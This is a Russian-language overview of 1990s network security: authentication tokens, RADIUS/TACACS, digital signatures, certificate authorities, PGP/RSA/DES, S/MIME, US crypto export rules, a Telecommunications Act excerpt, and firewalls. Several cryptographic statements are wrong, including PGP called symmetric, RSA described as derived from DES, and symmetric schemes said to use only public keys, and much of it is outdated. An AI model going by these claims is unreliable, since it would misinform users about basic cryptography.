Обычно вместе с продуктом фирмы производители поставляют специальные программные инструменты для интеграции его в вашу сеть. Например, некоторые из них выполнены в виде отдельных серверов идентификации, к которым прилагается специальный код для рабочих станций сети. Другие представляют собой код для сервиса авторизации который добавляется к клиентским и серверным приложениям.

Глава 2: Идентификация пользователей

Продукты для авторизации пользователей используют аппаратно- или программно-сформированный шифр, чтобы ответить на закодированный запрос от идентификационного сервера. Во время инициализации процедуры входа в сеть, в ответ на введенные идентификатор и пароль пользователь получает строку цифр.

Если используется специальное устройство для генерации шифра, то необходимо ввести в него полученную строку и свой PIN (Personal Identification Number — персональный код). Устройство с помощью криптографического алгоритма и на основе введенных данных создает уникальный пароль для данной сессии и показывает его на своем мониторе. Затем необходимо ввести полученный код в компьютер, и, если сервер идентификации подтвердит его правильность, вы получите доступ к необходимым ресурсам.

Security Dynamics Technologies пошла еще дальше, помимо этой процедуры запросов и ответов, она с помощью своего устройства SecurID, меняет пароль сессий каждые 60 секунд. Очевидно, что все пароли являются уникальными и их значение невозможно предсказать. С помощью SecurID вы вводите идентификатор и сервер запрашивает ваш пароль, затем вводите свой PIN и полученный код доступа отображается

на мониторе шифратора SecurID. Сервер запоминает эти коды и каждый раз подтверждает права пользователя, если они совпадают.

Использование аппаратных шифраторов для идентификации не очень удобно. Вы должны манипулировать двумя устройствами ввода — клавиатурой компьютера и панелью шифратора и соответственно считывать данные с двух мониторов.

Программные шифраторы более предпочтительны, потому что работают в фоновом режиме и не требуют вводить ничего кроме пароля и PIN-кода. Они сами отвечают на запросы сервера идентификации.

Communication Devices, MicroFrame и Security Dynamics предлагают широкий выбор шифровальных машин. Это аппаратные, программные и линейные шифраторы. Линейный шифратор — устройство, которое подключается к порту RS-232 персонального или портативного компьютера и затем к нему присоединяется модем.

Системы Communication Devices и MicroFrame могут использовать пейджеры в качестве приемников шифрованных сигналов. После того, как был введен пароль, сервер посылает строку цифр на пейджер, которую затем необходимо ввести в компьютер.

Даже если кажется, что использование шифраторов это то же самое что и применение пароля или PIN который вводит пользователь — это неверно. При условии, что

технологическая цепочка правильно настроена и все действия выполняются корректно, то использование шифров дает полную гарантию (обоснованную математически) в том, что пользователи, информация и сетевые ресурсы защищены от подделки.

Еще большую степень безопасности можно реализовать, использовав биометрические данные для идентификации пользователей. Их невозможно украсть и очень трудно подделать, например, отпечатки пальцев или голос. Правда этот способ защиты данных и ресурсов хорош, когда доступ к ним разрешен только ограниченному кругу лиц, например, к таким, как рецепт кока-колы или система запуска ядерных ракет. Mytec Technologies и Secure Computing, наряду с другими поставщиками систем безопасности, обеспечивают взаимодействие с биометрическим оборудованием третьих фирм.

Обмен данными между шифровальными машинами или биометрической аппаратурой с сервером происходит на основе стандартов SSO, таких как Remote Authentication Dial-In User Service (RADIUS), Terminal Access Control Access Control System (TACACS) и Kerberos.

Если вашей основной задачей является идентификация пользователей, имеющих доступ к внешним коммуникационным шлюзам, маршрутизаторам, системе администрирования портов и брандмауэру, защищающему внутреннюю сеть от прямого доступа из Internet, стоит

ознакомиться с продуктами, использующими стандарты RADIUS и TACACS.

Обычно идентификационные серверы RADIUS или TACACS обслуживают запросы на опознание пользователей от шлюзов или других точек входа в сеть. Сам сервер хранит у себя базу данных имен, паролей, PIN пользователей и собственных ключей, которые использует для идентификации клиентов.

Сан Бернардино, самый большой по территории округ в США, использует Defender Security Server для авторизации удаленных пользователей. Сервер Shiva перенаправляет запросы на авторизацию, с помощью специального микроволнового канала связи, серверу идентификации. Пользователи могут использовать либо программные, либо аппаратные шифровальные устройства для авторизации. Рекомендуется использовать аппаратные шифровальные машины для портативных компьютеров, поскольку это даст возможность хранить их раздельно. Это еще больше увеличивает надежность системы.

Чтобы проконтролировать доступ клиентов к приложениям, файловым серверам и базам данных, следует рассмотреть продукты на базе SSO технологии — такие как Kerberos, Distributed Computing Environment, Secure European System for Applications in a Multivendor Environment или Distributed Authentication Security Service. Они дают возможность выполнять процедуры авторизации для всех приложений, серверов и баз данных.

Глава 3: Идентификация объектов

Для идентификации сообщений, файлов или других объектов в сети используется технология цифровой подписи. Стоит обратить внимание на продукты RSA компании Data Security, основанной на стандартах и методах Public Key Cryptography Standards (PKCS), Digital Signature Algorithm, X.509, Pretty Good Privacy (PGP) и другие, применяющие технику публичных ключей. Цифровая подпись — это строка, содержащая набор символов, который однозначно определяет источник, родителя объекта, и подтверждает его целостность, т.е. что он не был изменен после отправки.

Цифровая (или электронная) подпись генерируется с помощью специальных алгоритмов — Secure Hash Algorithm, Message Digest 2 или MD 5. Они определенным образом преобразуют битовый образ объекта, изменяя и усекая его.

Затем он шифруется с помощью закрытого ключа пользователя, в результате получается строка, которая и является цифровой подписью. Цифровая подпись, сам объект и открытый ключ собираются вместе и отправляются адресату.

Открытый ключ необходим для того, чтобы адресат мог оценить целостность полученного объекта.

Получатель расшифровывает цифровую подпись с помощью присланного ключа и

восстанавливает хэшированную строку. Затем запускает алгоритм хеширования и создает собственную копию хеш-строки принятого объекта. Если обе строки совпадут — это будет означать, что объект действительно послан указанным пользователем и не был никем изменен.

Что же действительно делает систему шифрования с помощью открытых ключей действительно надежной? То, что отправитель сообщения никогда и никому не сообщает свой собственный закрытый ключ для шифрования. Открытый ключ помещается в массив данных, и его значащие части разбросаны по всему массиву. Этот массив данных называют сертификатом открытого ключа, который часто строится с использованием синтаксиса стандарта X.509. Он выдается специальными организациями и со свидетельством того, что он принадлежит определенному лицу или компании.

Адресат достает сертификат из центрального хранилища, например Web-сервера, извлекает из него публичный ключ, чтобы удостоверить цифровую подпись.

Для того чтобы понять, в каком продукте вы действительно нуждаетесь, необходимо понять, как вы будете интегрировать его в свою сеть. Как он будет взаимодействовать с операционной средой рабочих станций, почтовой системой, Web-браузерами и другими приложениям. Например, Government Markets' Secret-Agent компании ATT посылает цифровую подпись

вместе с почтовым сообщением как присоединенный файл.

Signature Program фирмы Regnoc Software великолепно интегрирована в Windows. Она применяет технологию OLE 2.0 для подписи любого сформированного документа. ViaCrypt PGP использует мене элегантный, но не менее эффективный способ. Она выкусывает текст сообщения из приложения в буфер (clipboard), подписывает его там и затем возвращает обратно приложению. Благодаря этому, она хорошо работает с широким спектром Windows и Macintosh программ.

Еще одна важная вещь, с которой вы столкнетесь, работая с цифровой подписью, — это организационная и техническая сущность известная под названием Certification Authority (CA). CA помещается в доступном месте, зашифрованный с помощью своего собственного ключа, и, если необходимо, отменяет сертификаты публичных ключей. Пользователь, получивший сообщение, запрашивает сертификат отправителя у CA, находящегося на Web-сервере, чтобы удостовериться в подлинности письма. Иногда сертификат присылают вместе с сообщением.

CA может стать своеобразным корпоративным офицером по безопасности, защищая внутренние приложения сети.

Существуют специализированные фирмы выпускающие такие продукты — VeriSign и как планируется U.S. Postal Service (USPS).

VeriSign — первая фирма которая стала продавать сертификаты публичных ключей, стандарта X.509.

Обычно CA формирует иерархию доверия, в которой каждый более высокий уровень поручается за предыдущий и подписывает его сертификат. VeriSign, ATT и Northen Telecom поставляют инструменты для интеграции своих продуктов в иерархическую систему CA и поддерживают сертификаты стандарта X.509.

С помощью Digital ID фирмы VeriSign, вы сможете создать и управлять сертификатами открытых ключей, которые поддерживают цифровые подписи, использующиеся приложениями разных фирм производителей. VeriSign обеспечивает базовую технологию цифровой подписи, которая лежит в основе множества продуктов, например Macintosh OS 7.5 фирмы Apple Computer, Internet Office WebServer компании CompuServe, Internet Connection Sever корпорации IBM, Internet Information Server от Microsoft, Web сервера и Web-браузера фирмы Netscape, WebServer 2.0 компании Oracle и SecureWeb tools kit — набора библиотек фирмы Terisa Systems.

С другой стороны, система защиты ViaCrypt PGP не требует иерархической структуры CA. Она использует так называемую паутину доверия, когда пары пользователей идентифицируют друг друга. Тем не менее, ViaCrypt скоро будет поддерживать иерархическую организацию CA других фирм производителей.

Стоит обратить внимание на одну замечательную способность ViaCrypt PGP — он может автоматически расшифровывать все зашифрованные сообщения, посланные или полученные сотрудниками. Ее можно настроить так, чтобы вся исходящая корреспонденция автоматически зашифровывалась и требовать, чтобы служащие использовали для расшифровки сертифицированные ключи, которые меняются каждую сессию.

Глава 4: Инструменты для разработки приложений

После того как вы выбрали конкретный продукт, необходимо встроить его в ваши приложения и сеть. Это заставляет покупателей очень критично относиться к инструментам разработчика, которые поставляются вместе с ним.

Они позволяют сделать доступным сервис идентификации из существующих приложений или трансформировать оборудование клиента так, чтобы он мог обмениваться данными с сервером авторизации. Некоторые из поставщиков предлагают еще более сложные инструменты для разработки и специальные библиотеки. Естественно, необходимо, чтобы они поддерживают интерфейс с языками программирования высокого уровня, с которыми знакомы ваши программисты. Так же стоит оценить те ресурсы, которые потребует процедура авторизации и скорость ее выполнения на рабочих

станциях и серверах. Непременно надо обратить внимание и на возможность извлечь необходимую информацию из существующей корпоративной базы данных и поместить ее в сервер идентификации.

SDK фирмы ATT включает библиотеку с Си-интерфейсом для вызова функций авторизации и специальные библиотеки для создания цифровой подписи и другими секретными алгоритмами для Windows NT и Windows 95.

Фирма Security Dynamics недавно приобрела систему RSA компании Data Security, и предлагает на рынке RSA SDK, включая BSAFE 3.0 и инструментальные средства для работы с Interoperable Privacy Enhanced Messaging. RSA библиотеки использовались для создания многих коммерческих систем безопасности, включая расширения для Windows 95, NetWare, Netscape Navigator, Lotus Notes и SQLNet компании Oracle.

CyberSafe и Nortel поддерживают стандарт Generic Security Service (GSS), определенный в IETF RFC 1508.

Интерфейс библиотеки GSS не требует специального изучения архитектуры систем безопасности таких как Kerberos, DCE или PKCS.

Глава 5: Степень риска

Массовый рынок электронной коммерции, документооборота и других межсетевых взаимодействий скоро потребует авторизации

пользователей и информации. В ближайшем будущем сложные идентификационные свойства, такие как программные шифровальные машины и цифровая подпись, будут просто интегрированы непосредственно в большинство операционных систем, приложений, продукты удаленного доступа, почтовые системы и брандмауэры Internet. Не ясно, что будут делать фирмы, специализирующиеся на выпуске систем безопасности, когда основные поставщики программного обеспечения начнут встраивать их в свои продукты.

Однако, если вы хотите сделать вашу корпоративную сеть непроницаемой, начните использовать сегодняшние коммерческие продукты и разбираться с массой новых незнакомых стандартов и технологий. Не обязательно быть математиком для того, чтобы ориентироваться в существующем рынке систем безопасности и алгоритмах, лежащих в их основе.

Надо просто рассчитать потенциальные потери от взломанных и украденных паролей и других связанных с этим убытков. Затем оценить необходимость механизма, который бы гарантировал идентичность каждого пользователя, сообщения, документа и пакета в вашей сети.

Глава 6: Ключ от квартиры, где могут лежать деньги

Задумывались ли вы когда-нибудь о том, что каждый раз, когда конечный пользователь посылает электронное сообщение по сети, он широко распахивает дверь перед потенциальным агрессором. Как утверждают знатоки компьютерной безопасности, люди даже не представляют себе, насколько легко опытный хакер может воспользоваться несовершенствами коммуникационных протоколов и ознакомиться с содержанием электронных Internet-писем, послать фальшивое сообщение и даже получить доступ к другим подключенным к сети системам. Все, что для этого надо знать — это имя домена или один IP-адрес; если данная информация становится известна злоумышленнику, то перед ним открывается путь к совершению разнообразных пакостей.

Один из методов защититься от непрошеных соглядатаев, завоевывающий все большую популярность в последнее время, состоит в шифровании электронной почты и прочих электронных сообщений, то есть кодировании текста при помощи сложных математических алгоритмов. Конечно, ни один из шифровальных алгоритмов не дает стопроцентной защиты от злоумышленников, и некоторые методы шифровки настолько сложны, что ознакомиться с содержанием зашифрованных сообщений практически невозможно.

Используя шифрование сообщений в сочетании с правильной установкой коммуникационных средств, должными процедурами идентификации пользователя и обеспечением безопасности линий связи, компания может добиться весьма высокого уровня защиты информационного обмена. Нельзя, однако не признать, что при принятии решения о покупке подобной системы невозможно обойтись без услуг квалифицированного консультанта, поскольку, во-первых, технология эта очень сложна, во-вторых, использование даже самого лучшего продукта добавит хлопот администрации, а в-третьих, на этом рынке присутствует очень много производителей, разработавших самые разные API-интерфейсы.

Глава 7: Разнообразие применений

Не является ли шифрование сообщений стрельбой из пушки по воробьям? Те пользователи, которые уже перешли на использование этой технологии или готовы сделать этот шаг в ближайшем будущем, дают однозначный ответ: нет, ни в коей мере. Одна из причин такого перехода — желание обеспечить защиту сообщений, передаваемых по линиям связи, используемым в глобальных сетях.

Даже если внутренняя сеть хорошо защищена, для пересылки сообщений через глобальную сеть приходится использовать линии связи сетей общего доступа, предоставляемые

провайдером, при этом нет никакой возможности контролировать степень защиты этих линий.

Даже если большая часть используемого оборудования принадлежит именно вам, все равно маршрутизатор, обрабатывающий ваши посылки не ваш, он принадлежит владельцу коммуникационной сети. В частности, приходится довольно часто сталкиваться с тем, что компания-владелец подключает к маршрутизатору модем, для того чтобы управлять работой маршрутизатора в дистанционном режиме.

Именно через эти модемы к маршрутизатору и могут подключаться хакеры, получая в результате доступ ко всем передаваемым данным; при этом служба безопасности компании так никогда и не узнает, что то или иное сообщение было перехвачено.

Поэтому и пытается потребитель подобрать для себя шифровальные устройства или какие-нибудь другие изделия, позволяющие скрыть информацию от чужих глаз. Примером такого изделия может служить продукт NetFortress, выпускаемый компанией Digital Secured Networks Technology. Одно устройство шифрует весь трафик в процессе его передачи, другое дешифрует трафик при приеме. Производители маршрутизаторов предлагают нечто подобное в виде дополнительных устройств к своим изделиям.

По мнению пользователей шифровальных систем, польза от шифрования состоит не только в том, что сотрудники компании могут спать

спокойно, зная, что до их коммерческих секретов никто не доберется, но также и в том, что шифрование помогает компании выйти на новый уровень эффективности работы и экономии средств.

Хорошим примером здесь может послужить обычная почта. Если как следует призадуматься, то станет ясно, что этот способ передачи служебной информации не обеспечивает ее достаточной защиты информации. На самом деле, кто угодно может вскрыть это письмо и ознакомиться с его содержанием, так что всю конфиденциальная информацию приходится пересылать с курьером. Если вместо курьера удается использовать должным образом защищенную электронную почту, возникает колоссальная экономия средств (особенно, если курьера приходится отправлять на другой конец земного шара). Кроме того, становится возможным в течении нескольких часов решать вопросы, для решения которых обычно требовалась неделя.

Глава 8: Открой дверь своим ключом

Прежде чем отправляться покупать шифровальную систему, следует провести серьезнейшую домашнюю работу. В шифровальном деле используется множество различных технологий и протоколов передачи данных, а также сложный математический аппарат.

Тот, кто хочет ознакомиться с работой шифровальных систем, прежде всего должен получить представление о двух важнейших компонентах любой системы: ключе и сертификате (key и certificate).

Ключ — это алгоритм или математическая формула, используемая при кодировании сообщения. Для того, чтобы получатель мог расшифровать посланное ему сообщение, он сам должен знать этот алгоритм или формула; именно отсюда и происходит название ключ.

Размер ключа (он измеряется в битах) определяет, насколько сложен алгоритм кодирования и насколько трудно будет злоумышленнику расшифровать сообщение, не зная ключа. Современные ключи, разрешенные к использованию исключительно на территории Соединенных Штатов, имеют длину 1024 бит. Однако вывозить за границу разрешено только ключи длиной не более 40 бит.

При работе с ключами можно следовать либо симметричной модели (используются только открытые ключи), либо асимметричной модели (используются как открытые, так и закрытые ключи).

При работе с симметричными моделями для кодирования и декодирования сообщений используется один и тот же алгоритм. Именно такой подход применяется в известной программе Филиппа Циммермана Pretty Good Privacy (PGP), рассчитанной на работу с открытыми ключами.

В PGP применяется так называемая модель равного доверия. Это означает, что отправитель знает получателя и доверяет ему, и поэтому не видит ничего плохого в том, чтобы передать ему ключ шифра. Именно тут и зарыта pretty good (в буквальном переводе — довольно хорошая) конфиденциальность. Хотя само использование алгоритма шифрования и затрудняет злоумышленнику доступ к содержанию сообщения, такой способ можно признать не более чем довольно хорошим по сравнению с прочими методами.

С другой стороны, нельзя не признать, что серьезное достоинство PGP состоит в отсутствии необходимости осуществлять управление ключами — именно потребность в таком управлении и составляет основной недостаток асимметричных ключей.

При работе с асимметричной моделью каждый из пользователей имеет свой открытый ключ, который хранится таким образом, чтобы он был доступен всем желающим. Тот, кто хочет послать зашифрованное сообщение, должен воспользоваться открытым ключом получателя. При декодировании сообщения получатель использует свой закрытый ключ. Закрытый ключ отличается от открытого ключа, однако между ними существует определенная математическая связь, так что расшифровать сообщение можно только при использовании закрытого ключа.

Работа с асимметричными ключами не требует доверия между отправителем и получателем. Это, конечно, хорошо.

Однако работа по этой модели требует дополнительных административных усилий, поскольку ключи (и открытые и закрытые) надо, во-первых, где-то хранить, а во-вторых, время от времени обновлять.

Асимметричная технология используется в алгоритме, разработанном компанией RSA Data Securirty, и приобретенном недавно компанией Security Dynamics. В RSA используется технология, представляющая собой некое видоизменение основанного на равном доверии метода Data Encryption Standard (DES). Этот метод был разработан примерно десять лет назад Национальным институтом стандартов и технологий (National Institute of Standards and Technology) и используется до сих пор. Для каждой операции кодирования в DES генерируется случайный ключ (вместо повторного использования одного и того же ключа). Специалисты-шифровальщики утверждают, что RSA помогает решить ряд проблем (в частности, проблему доверия между отправителем и получателем), однако при этом возникает ряд новых затруднений.

Представим себе, что кто-то хочет послать кодированное сообщение. Первым делом он должен сгенерировать (случайным образом) ключ и с его помощью зашифровать сообщение. Однако не зная этого ключа, никто не сможет

декодировать зашифрованное сообщение, поэтому сам ключ DES тоже приходится кодировать с помощью открытого RSA-ключа получателя. Получатель затем декодирует DES-ключ с помощью закрытого RSA-ключа. Несколько тяжеловесно. RSA очень громоздок и работает очень медленно. DES организован весьма эффективно и работает быстро, однако он не может обеспечить ту степень защиты, которую можно получить при работе по асимметричной модели.

RSA по-прежнему остается одной из самых известных шифровальных технологий, однако, бесспорно, в настоящее время используются и другие методы шифровки, основанные на асимметричной модели.

Например, другие производители используют альтернативный метод кодирования Диффи-Хеллмана, носящий имя своих создателей. Этот метод представляет собой другую математическую реализацию асимметричной модели. Именно он используется в продукте NetFortress (DSN).

Глава 9: Скажи мне, кто ты

Конечно, невозможно представить себе кодирование сообщений без использования ключей. Нельзя, однако, не признать, что никакое использование ключей не может помочь установить личность адресата сообщения.

Чтобы обеспечить безопасность сообщений, нужно решить две задачи: во-первых, обеспечить конфиденциальность информации, а во-вторых, добиться того, чтобы никто не совал в нее нос.

И тут на сцене появляется сертификат, называемый также электронной подписью. Сертификат можно уподобить электронному паспорту: благодаря ему можно убедиться, что отправитель и получатель действительно являются теми, за кого себя выдают.

Проблема тут в том, что техника не всегда может обеспечить необходимый уровень доверия. Пока мы работаем с нашей собственной кабельной системой, мы вполне ей доверяем. А что теперь? Допустим, некий сотрудник Daytona Co. хочет обратиться к информационной системе Chrysler Corp. через несколько сетей общего пользования. О каком доверии тут может идти речь? Необходимо убедиться в том, что данное лицо действительно имеет право работать с соответствующими документами.

При работе с сертификатами можно использовать две схемы. Во-первых, сертификаты может создавать и поддерживать сторонняя компания; в частности, этим занимается VeriSign. Во-вторых, любая компания сама может создавать и поддерживать сертификаты, используя при этом, например, продукт Entrust (Nortel), который к тому же обеспечивает кодирование сообщений. После того, как пользователь получает сертификат, он может использовать его в качестве своей электронной подписи.

При получении документа с электронной подписью, адресат знакомится со всей информацией, содержащейся в сертификате; к ней относится, в частности, имя отправителя, адрес отправителя и прочие данные, которые решено было включить в сертификат. Электронная подпись содержит также информацию о том, кто выдал сертификат, когда истекает срок его действия и какой уровень верификации установлен для данного сертификата.

Существуют сертификаты *трех* классов. Для сертификатов **первого класса** проверяется уникальность имени и правильность адреса электронной почты, а также то, что получатель сертификата имеет право на доступ к данному разделу электронной почты. Для **второго класса** мы проверяется имя, адрес, номер водительского удостоверения и полис социального страхования, а также дата рождения. Для сертификатов **третьего класса** проверяются все вышеперечисленные данные и осуществляется поиск по базе данных Equifax (информационное бюро по кредитам).

Сертификаты незаменимы в деле идентификации пользователей для всех организаций, озабоченных защитой данных.

Тем не менее, пользователи признают, что организация, вынужденная прибегать к использованию шифровки и работе с сертификатами, может неодобрительно отнестись к идее доверить работу с сертификатами сторонней организации.

Однако если от услуг сторонней организации будет решено отказаться, то немедленно возникнет проблема, откуда вообще возьмутся сертификаты.

С точки зрения администраторов сетей, работа с сертификатами тоже представляет определенную проблему. Если не обращаться к услугам сторонних компаний, то работа по управлению сертификатами приведет к существенному возрастанию административных накладных расходов, даже если пользоваться такой программой, как Entrust, где заложены функции управления. По большей части, сертификаты выдаются на определенный срок, например, на год. Следовательно, кто-то должен следить за их продлением. Кроме того, необходимо следить за аннулированием сертификатов увольняемых сотрудников и выдачей новых сертификатов принимаемым на работу.

Глава 10: И слово это — SMIME...

Дополнительная нагрузка на менеджеров информационных систем связана с тем, что в настоящее время поднимается очередная волна выпуска новых протоколов, разрабатываемых различными промышленными компаниями. Создаются многочисленные интерфейсы API, охватывающие все области шифровальной технологии.

В настоящее время наибольшей популярностью пользуются два интерфейса API.

Несмотря на то, что их часто называют стандартами, на деле это не более чем средства возможно более широкого распространения технологии работы с ключами производства какой-то определенной компании.

Тем не менее, производители, например, программ поддержки электронной почты, выстраиваются в очередь на получение лицензии на использование этих интерфейсов API.

В настоящее время ведутся работы над следующими четырьмя протоколами: Secure Multipurpose Internet Mail Extensions (SMIME), Multipart Object Security Standard (MOSS), новая версия PGP, где допускается использование асимметричной модели ключей, и протокол Message Security Protocol.

MOSS — это API для Министерства обороны, и его использование будет обязательным для всех правительственных организация и всех частных компаний, ведущих дела с правительством.

Но с коммерческой точки зрения более сильными протоколами являются SMIME и PGP, Version 3.0. Их наборы функций больше подходят для коммерческого сектора. В частности, в них имеется совместимость с более ранними версиями и более развитые функции управления ключами и сертификатами. Наиболее серьезные силы в области передачи данных по Internet собрал под свои знамена протокол SMIME. За его плечами — компании Microsoft (поддержку

SMIME предполагается включить в Microsoft Exchange), Netscape и Qualcomm, производитель программного обеспечения для электронной почты Eudora.

В результате этого, выбор SMIME в качестве протокола кодирования оказывается весьма привлекательным для производителей программного обеспечения. Покупая продукты, поддерживающие SMIME, или наборы инструментальных средств разработчика под SMIME, они могут быть уверены, что будут в состоянии передавать информацию большому числу пользователей; именно это и называется стандартом де-факто. Покупатели же других протоколов будут вынуждены вести беседу сами с собой.

Тем не менее, SMIME в его теперешнем состоянии нельзя считать панацеей. Одна из его проблем состоит в том, что расписываться приходится на внешней стороне запечатанного конверта. Кроме того, проблема состоит и в том, что закодировав сообщение с помощью общего ключа получателя, отправитель уже не может вносить в него какие-либо изменения.

Разработчики SMIME еще не завершили работы над этим API, так что имеется надежда, что эти недостатки будут устранены. Тем не менее, представляется весьма маловероятным, чтобы проблемы были решены еще до того, как SMIME будет включен в состав ряда прикладных программ.

Даже несмотря на то, что целый ряд серьезных проблем еще ожидает своего решения, шифровка сообщений и сертификация пользователей позволяют весьма существенным образом усовершенствовать защиту данных, в особенности для тех организаций, которые активно используют Internet или глобальные сети intranet. Такие организации не могут себе позволить дожидаться появления стандарта де-факто.

Те же, кто в состоянии ждать, в настоящее время заняты освоением новой технологии. Не подлежит сомнению, что массовое внедрение шифровальных технологий уже началось. Те, кто игнорирует новую технологию, очень скоро обнаружат, что их коммерческие секреты знает любой ребенок.

Глава 11: Будет ли разрешен вывоз современных шифровальных технологий?

Одним из главных препятствий на пути широкого распространения являются строгие ограничения на вывоз шифровальных технологий, введенные федеральным правительством. По существу, шифровальная технология отнесена к той же категории, что и боеприпасы.

В соответствии с этими постановлениями, американские компании не имеют права экспортировать и устанавливать за границей

программное обеспечение, работающее с ключами длиной более 40 бит. В то же время, компании других стран, например, Японии, могут свободно продавать технологии, где используются ключи длиной до 1024 бит.

Нельзя сказать, чтобы американское правительство полностью игнорировало проблему. Вице-президент Альберт Гор внес предложение о создании системы депонирования ключей, согласно которому американские компании могут получить право экспорта ключей длиной свыше 40 бит только при выполнении определенного условия. В соответствии с этим условием, копии всех ключей должны храниться у определенной сторонней организации, откуда они могут быть затребованы представителями закона.

Сенатский подкомитет по технике, науке и космосу выслушал целый ряд заявлений от производителей шифровальных технологий и прочих экспертов. На самом деле, в обе палаты Конгресса уже внесено несколько законопроектов, предусматривающих смягчение запретов на экспорт. Все они предполагают отмену 40-битного ограничения и устранение прочих запретов на международное использование и разработку шифровальных технологий.

Руководство американских компаний с большим нетерпением ждет принятия этих законопроектов и выражает уверенность в том, что снятие ограничение повысит конкурентоспособность американских производителей на международном рынке.

Глава 12: Internet вне закона

Выдержка из Акта о Телекоммуникациях 1996 года.

Любой, кто при межштатных или межгосударственных коммуникациях посредством телекоммуникационного устройства намеренно производит, создает или подстрекает, а также инициирует передачу любого комментария, просьбы, предложения, образа или другого сообщения, являющегося непристойным, похотливым, сладострастным, грязным или нескромным, с намерением оскорбить, напугать или смутить другое лицо посредством телекоммуникационного устройства намеренно производит, создает или подстрекает, а также инициирует передачу любого комментария, просьбы, предложения, образа или другого сообщения, являющегося непристойным или нескромным, зная, что получатель сообщения не достиг восемнадцатилетнего возраста как при осуществлении автором такого звонка, так и при инициации передачи, производит телефонный звонок или использует телекоммуникационное устройство (независимо от того, состоялся ли данный разговор или передача сообщений), не представившись, с целью досадить, оскорбить, напугать или смутить любое лицо по вызываемому номеру или того, кто получит сообщение; непрестанно или регулярно звонит по телефону с целью досадить любому лицу по вызываемому номеру или постоянно звонит или устанавливает

соединение при помощи телекоммуникационного устройства, вслед за которым следует разговор, исключительно с целью вызвать беспокойство другого лица по вызываемому номеру или того, с кем установлено соединение или намеренно разрешает использование любого телекоммуникационного устройства, находящегося в его распоряжении или под его контролем будет оштрафован в соответствии с Законодательством Соединенных Штатов или заключен в тюрьму сроком до двух лет, либо то и другое;

Любой, кто при межштатных или межгосударственных коммуникациях намеренно использует интерактивную компьютерную службу для посылки какому-либо лицу или лицам, не достигшим 18 лет или использует любую интерактивную компьютерную службу для размещения способом, доступным лицу, не достигшему 18 лет любого комментария, просьбы, предложения, образа или другого сообщения, которое рисует или описывает в терминах открыто оскорбительных с точки зрения принятой в обществе морали сексуальные или экскреторные действия или органы как в случае, когда пользователь такой службы производит звонок, так и в случае когда он инициирует передачу сообщения или намеренно допускает использование телекоммуникационного устройства, находящегося в его распоряжении или под его контролем будет оштрафован в соответствии с Законодательством Соединенных

Штатов или заключен в тюрьму сроком до двух лет, либо то и другое.

Помимо других средств защиты, предоставляемых законом:

Никакое лицо не может быть обвинено в нарушении вышеуказанных подпараграфов за предоставление доступа или соединения с/к устройством/-у, системой/-е или сетью/-и, имевшим место без ведома данного лица, включая передачу, загрузку по сети, промежуточное хранение, программное обеспечение доступа или тому подобные средства, а также произведенного случайно.

...

Ни один работодатель не несет ответственности, определенной в данном параграфе, за действия служащего или агента, за исключением случаев, когда деятельность служащего или агента осуществляется с ведома его компании или агентства и работодатель знает о таком поведении, разрешает и поощряет такое поведение или халатно не обращает внимания на такое поведение.

Билл Клинтон — президент США

В подготовке этого Акта принимал участие коллектив авторов Конгресса США.

Глава 13: На линии огня

Если компания выходит в Internet, то она может быть уверена, что хакеры о ней не забудут. Однако, если установить брандмауэр, сон администратора сети может стать спокойнее.

В старые добрые времена хозяева часто не запирали двери, когда ложились спать. Тогда угроза личной безопасности и собственности была минимальна.

За прошедшие годы преступность получила такое распространение, что даже жители небольших городков не защищены от опасностей внешнего мира. Пусть эта угроза только потенциальна, большинство людей предпринимают стандартные меры предосторожности, запирая двери домов и гаражей, а некоторые даже устанавливают системы сигнализации.

Нет никакого сомнения, что эта бдительность спасла бессчетное число людей от попадания в сводки криминальных новостей. Аналогия может быть без труда распространена на мир компьютеров и сетей, когда соединения с внешним миром делают всю систему открытой для атак извне.

В дни черно-белого телевидения, когда сеть Internet еще не была бельмом на глазу Министерства юстиции, бал правили мэйнфреймы и закрытые протоколы передачи. Ввиду закрытости этих систем необходимость контроля и

защиты сетевого трафика не возникала. Однако ситуация изменилась с принятием TCP/IP в качестве сетевой технологии и с ростом популярности Internet.

Переход к TCP/IP изменил парадигму: «частные сети со специально написанными приложениями больше не нужны для того, чтобы общаться друг с другом, — говорит Рик Фарроу, независимый консультант из Internet Security Consulting. — Сегодня все сетевые приложения способны общаться друг с другом. Если ваша сеть с компьютерами и серверами использует открытые сетевые технологии, то вы должны приглядывать за входной дверью, т.е. за соединениями с другими».

С открытием доступа из сети в Internet для работы с электронной почтой, World Wide Web и такими сервисами, как telnet и ftp, любой абонент Internet может, в принципе, получить доступ к этой сети с непредсказуемыми последствиями.

Точно так же, как хозяева вынуждены запирать двери в своих домах, компании должны защищать сетевые ресурсы от посторонних.

Глава 14: Смените замки

Любой более или менее серьезный план защиты внутренней сети от плохих парней в Internet не может обойтись без брандмауэра. Брандмауэры часто сравнивают с охранниками: они стоят на входе в сеть и проверяют каждый

входящий и выходящий из шлюза в Internet пакет на наличие соответствующих прав. Брандмауэры контролируют сетевой трафик на уровне как Internet, так и Intranet и в некоторых случаях не только пропускают разрешенные пакеты, но и предотвращают попытки взлома системы извне.

По словам Фарроу, брандмауэры имеют три важные особенности: первое — весь трафик должен проходить через одну точку; второе — брандмауэр должен контролировать и регистрировать весь проходящий трафик и третье — платформа брандмауэра должна быть неприступна для атак.

Рынок брандмауэров возник только в начале 90-х, хотя такие компании, как Digital Equipment и Cisco Systems, включали аналогичные технологии в свои продукты и раньше. В 1992 г. технология брандмауэра вступила в пору расцвета; с этого момента рынок просто изобилует разнообразными продуктами.

Широкое развертывание брандмауэров началось год-полтора назад. В прошлом году только где-то около 20% компаний приняли на вооружение эту технологию. Сегодня только 20% ее не применяют.

С выходом компаний в Internet они начинают испытывать потребность в защите своих сетевых ресурсов от атак извне.

Глава 15: Идите своим путем

С началом объединения территориально-разбросанных локальных сетей маршрутизаторы стали необходимым инструментом при передаче трафика локальной сети в глобальную сеть для доставки в другую локальную сеть.

Маршрутизаторы занимают важное место в большинстве сетевых сред, однако они не в состоянии обеспечить безопасность системы.

В отличие от большинства типов брандмауэров маршрутизаторы не имеют надежных средств протоколирования. Как таковые маршрутизаторы достаточны для компаний, пользующихся только базовыми услугами Internet типа электронная почта. Но если компания расширяется, создает филиалы и начинает пользоваться более сложными услугами или предоставлять удаленный доступ, то обычный маршрутизатор оказывается не в состоянии обеспечить защиту.

Однако при добавлении функций маршрутизатор может действовать как фильтр пакетов, т.е. служить в качестве одного из самых типичных брандмауэров. В самом деле большинство фильтров пакетов реализуется на базе маршрутизаторов.

Среди них продукты Cisco Systems и Livingston Enterprises.

